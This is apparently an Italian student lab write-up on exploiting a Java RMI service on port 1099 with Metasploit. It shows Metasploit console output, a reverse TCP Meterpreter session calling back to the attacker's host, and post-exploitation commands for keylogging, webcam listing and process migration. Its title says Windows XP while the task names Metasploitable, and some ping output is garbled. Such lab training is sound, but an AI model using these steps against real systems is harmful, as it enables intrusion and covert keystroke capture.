
## HACKING WINDOWS XP

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.


1. Avviamo Metasploit da console con il comando MSFConsole



2. Con la keyword «search» cerchiamo un exploit adatto alla vulnerabilità nota della macchina target: «search java\_rmi».

3. Utilizziamo l'exploit che vediamo in riga 1 «default configuration code execution» e gli diamo avvio con il comando «use» seguito dal path dell'exploit.

4. i default Metasploit ci assegna il payload «java/meterpreter/reverse\_tcp», quindi con il comando «show options», procediamo per configurare il parametro RHOSTS con l'indirizzo della macchina target, ed il parametro LHOST con l'IP della macchina attaccante. Per la configurazione è necessario utilizzare il comando «set» come in figura:



5. Dopo aver configurato tutte le impostazioni ed i parametri, lanciamo l'attacco con il comando «exploit». In questo caso è stato necessario configurare anche l'HTTPDELAY aumentandolo a 20.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/967dxiw4

[*] 192.168.11.112:1099 - Server started.

[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request

[*] 192.168.11.112:1099 - Server stopped.

[*] Exploit completed, but no session was created.

msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20

msf6 exploit(multi/misc/java_rmi_server) >
```

- 6. Una volta che l'attacco è avvenuto con successo, possiamo spaziare con vari comandi:
  - "webcam\_list", per rilevare eventuali webcam sul sistema target

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

- "migrate -N explorer.exe", per la migrazione del processo seguito da "keyscan\_start", per il monitoraggio della tastiera ed infine "keyscan\_dump" per la raccolta dei dati

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1036 to 1464 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
ipconfig<CR>
Li<^H>s<CR>
List<CR>
List<CR>
```

- "ping" verso l'indirizzo IP della mia macchina attaccante e successivamente "ipconfig" per vedere la configurazione di rete della macchina compromessa

```
Esecusione di Ping 192.168.11.111 con 32 byte di dati:

Risposta da 192.168.11.111: byte=32 durata(lms IIL=64
Risposta da 192.168.11.111: byte=32 durata=lms IIL=64
Risposta da 192.168.11.111: byte=32 durata=lms IIL=64
Risposta da 192.168.11.111: byte=32 durata*[ms IIL=64
Risposta da 192.168.11.11
Risposta da 192.168.11.11
Potes durata*[ms IIL=64
Risposta da 192.168.11.11
Potes durata*[ms IIL=64
Risposta da 192.168.11.11
Potes durata*[ms IIL=64
Risposta da 192.168.11.11
Risposta da 192.168.11.11
Potes durata*[ms IIL=64
Risposta da 192.168.11.11
Potes du
```